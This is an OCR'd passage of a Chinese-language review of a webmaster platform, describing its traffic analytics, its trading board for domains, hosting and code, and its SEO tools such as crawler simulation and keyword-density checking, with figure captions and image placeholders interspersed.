


图15

下一个选项卡是访问来源，如图16，能够列出进入网站的人口等信息，没有什么新奇的，就是更加的直观方便了解信息，在某些特定情况下发现注入点而已。后面的搜索引擎更是没什么值得炫耀的，关键字分析是它唯一有价值的地方。页面分析则是对于网站正题的吸引力能给出一个很大的参考，最受欢迎页面和用户流失页面能够让我们更加明白从哪里入手抓住客户的眼球，优化自己的导航等信息，如图17。SEO的优化的结果全体现在这些数据上了，呵呵。




图17




图16



图18

第一个大选项卡，纯粹是网站的各种详尽数据的汇总与展示，的确够强大，维度能够很好的做到数字、图形、列表相结合，多维的展示各种枯燥的数据，并且有机的结合了起来。下面我们来继续看看其他选项卡的功能吧，如图18。交易信息选项卡下提供了许多有利于各位站长的东西，如图19。热门合作中最多的提供空间等类型的帖子，而友情连接顾名思义，招友链，广告交换还是不错，给大家一个平台，能够分享用户资源，源代码则是提供了一些代码信息，可以求购或者出售一些代码感觉和威客的网站类比较类似。免费空间则更是一个纯粹的资源区，不过资源还是不错，就是比较少，相信后面会很热闹。站长交易，站长资源，则是一个纯粹的资源箱，各类域名，空间，站点，流量（出售流量的新地点哈？倒卖流量貌似不错哦），源码等等，只要是关于网站的都能找到。有空来这里淘淘宝也不错，兴许能挖到好东西呵呵，还是由于新开的原因资源同样不




图19




图20

丰富。不过发布信息，查找等很是方便推荐大家多多使用，能够获得自己想要的好东东，以及及时转手一些东西。

如果说交易信息是一个类似讨论交易区的话，常用工具就更像一个杂货箱了，如图20，可以很方便的查询我们的小站的各种信息，特别突出的就是搜索引擎模拟抓取了，能让我们先一步有优化的方向，从而专门为搜索引擎而修改，如图21。不过没提供针对性很强的抓取模拟，有点遗憾。




图21

下方的工具导航则更像是百宝箱，什么乱七八糟的都有，从RANK查询到颜色选择，meta信息检测也不是什么新东西了，不过集成到一起还是很方便我们做优化的，可以随时调整自己的关键字，从而提供被搜索引擎抓取的几率。关键词密度查询（这个功能还是不错的，能很容易分析出页面中的某关键字的密度，很容易做优化），如图22。




图22

